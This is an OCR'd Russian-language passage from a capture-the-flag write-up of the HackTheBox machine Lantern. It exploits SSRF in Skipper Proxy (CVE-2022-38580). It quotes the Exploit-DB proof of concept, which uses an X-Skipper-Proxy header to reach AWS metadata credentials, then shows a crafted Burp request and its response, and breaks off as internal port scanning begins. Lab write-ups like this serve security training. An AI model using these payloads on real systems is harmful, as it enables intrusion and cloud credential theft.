
Address
1234 Fake ST NoWhere AB Country

Email
info@lantern.htb

Submit your resume here!
Name
Email
Select vacancy
How Did You Hear About Us?
Choose Resume
Upload


Форма отправки файла

На порте 3000 нас встречает форма авторизации.


lantern.htb:3000/login
LanternAdmin
Login to Account
Username
Password
Remember me
Login

Форма авторизации


Если просмотреть историю запросов в **Burp History**, заметим много запросов, типичных для CMS Blazor. С этой системой я уже сталкивался, когда писал райтап по HTB Blazorized.



51	http://lantern.htb:3000	GET	/login		200	3037	HTML	
58	http://lantern.htb:3000	GET	/_framework/blazor.server.js		200	132457	script	js
64	http://lantern.htb:3000	GET	/_blazor/initializers		200	160	JSON	
66	http://lantern.htb:3000	POST	/_blazor/negotiate?negotiateVersion=1	✓	200	461	JSON	
67	http://lantern.htb:3000	GET	/_blazor?id=Hb8mnyXFr7Han_OpHyrQkw	✓	101	183		

Burp History

Осмотрев сайты, углубимся в изучение найденных продуктов. У нас есть Skipper Proxy и Blazor, начнем с первого. Сначала стоит проверить, есть ли для обнаруженной версии CMS актуальные эксплоиты.



Google
Skipper Proxy exploit
Все
Видео
Картинки
Покупки
Новости
Веб-версия
Карты
Ещё
Инструменты

Exploit-DB
https://www.exploit-db.com · Перевести эту страницу
X-Skipper-Proxy v0.13.237 - Server Side Request Forgery ...
28 мар. 2023 г. — An attacker can **exploit** a vulnerable version of **proxy** to access the internal metadata server or other unauthenticated URLs by adding an specific header (X- ...

GitHub
https://github.com · Перевести эту страницу
SSRF via X-Skipper-Proxy · Advisory
24 окт. 2022 г. — An attacker can **exploit** a vulnerable version of **proxy** to access the internal metadata server or other unauthenticated URLs by adding an specific header (X- ...

Поиск эксплоитов в Google


Из Google узнаём, что Skipper Proxy 0.13.237 уязвим к CVE-2022-38580. Как сказано в описании эксплоита, можно эксплуатировать SSRF для доступа к внутренним ресурсам, просто указав адрес ресурса в заголовке `X-Skipper-Proxy`.



```
#Exploit Title: X-Skipper-Proxy v0.13.237 - Server Side Request Forgery (SSRF)
#Date: 24/10/2022
#Exploit Author: Hosein Vita & Milad Fadavvi
#Vendor Homepage: https://github.com/zalando/skipper
#Software Link: https://github.com/zalando/skipper
#Version: < v0.13.237
#Tested on: Linux
#CVE: CVE-2022-38580


Summary:

Skipper prior to version v0.13.236 is vulnerable to server-side request forgery (SSRF). An attacker can exploit a vulnerable version of proxy to access the internal metadata server or other
unauthenticated URLs by adding an specific header (X-Skipper-Proxy) to the http request.


Proof Of Concept:

1- Add header "X-Skipper-Proxy"  to your request
2- Add the aws metadata to the path

GET /latest/meta-data/iam/security-credentials HTTP/1.1
Host: yourskipperdomain.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
X-Skipper-Proxy: http://169.254.169.254
Connection: close



Reference:
https://github.com/zalando/skipper/security/advisories/GHSA-f2rj-m42r-6jm2
```

Описание эксплоита

Перейдем в **Burp Repeater** и добавим заголовок `X-Skipper-Proxy: http://127.0.0.1:3000`.


Request
Pretty
Raw
Hex
Response
Render

```
GET / HTTP/1.1
Host: lantern.htb
X-Skipper-Proxy: http://127.0.0.1:3000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```


```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0
Content-Type: text/html; charset=utf-8
Date: Thu, 03 Oct 2024 09:35:22 GMT
Server: Skipper Proxy
Connection: close
Content-Length: 2827


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <base href="/" />
    <link rel="stylesheet" href="css/bootstrap/bootstrap.min.css" />
    <link href="css/site.css" rel="stylesheet" />
    <link href="PreProd.styles.css" rel="stylesheet" />

    <link href="https://fonts.gstatic.com" rel="preconnect">
    <link href="
    https://fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600,600i,700,700i|Nunito:300,300i,400,400i,600,600i,700,700i|P
    oppins:300,300i,400,400i,500,500i,600,600i,700,700i" rel="stylesheet">
    <!-- Vendor CSS Files -->

    <link href="css/bootstrap-icons.css" rel="stylesheet">

    <!-- Template Main CSS File -->
    <link href="css/style.css" rel="stylesheet">



    <!--Blazor:{"sequence":1,"type":"server","prerenderId":"5899eb61ab6a4b718568ad1fbba85833","descriptor":"CfDJ8PLL18w4tIROlyGdSk/5fO
    dD9Bvy3oTOHq3sNzEpcF1RjLufLq6UpSdD2Wbu2ftAp6jRoAV3xeS\u002BQQ5YaLEoqKyiwqgAlqsv3pPNAhwUENorx8Iz8g\u002Bw5G7ZrLfJdJJ1A0Uqt899Gwi19K
    eAMPMI1Z/JnAd1BM9/hRwcNyN81hVFtNMV2tKBvVgq8BmmKCLvU4e9FQatSTuBMv9SQ2KVzNtAzkOImQgkdxrT8sTFcsg/ZqPuCWMqHdYAxyAcPMqaD2qQQgdraeDKZz7o
    ZFuGU0xtpd0oCczj6dVq3REXnhzk89H0iwfhqLJtfHUly/5EBX8h0E8qIGlUJLLMxHHbJB8haJD4ThbpJpuZRUMq83F5b814Nm2OU2kmhkflFNA1wynBmAzVnGy5e9qYXY
    ZBJ\u0020NuyOaQqxBepDIAMJeP3k/9"}--><!--Blazor:{"prerenderId":"5899eb61ab6a4b718568ad1fbba85833"}-->
  </head>
  <body>
```

Эксплуатация SSRF

Сервер отдаст нам содержимое сайта на порте 3000, что подтверждает наличие уязвимости.

ТОЧКА ОПОРЫ

Перенаправляем запрос в Burp Repeater для перебора портов через SSRF. Так мы сможем узнать о работающих внутренних сервисах.


Positions
Payloads
Resource pool
Settings

Choose an attack type

Attack type: Sniper

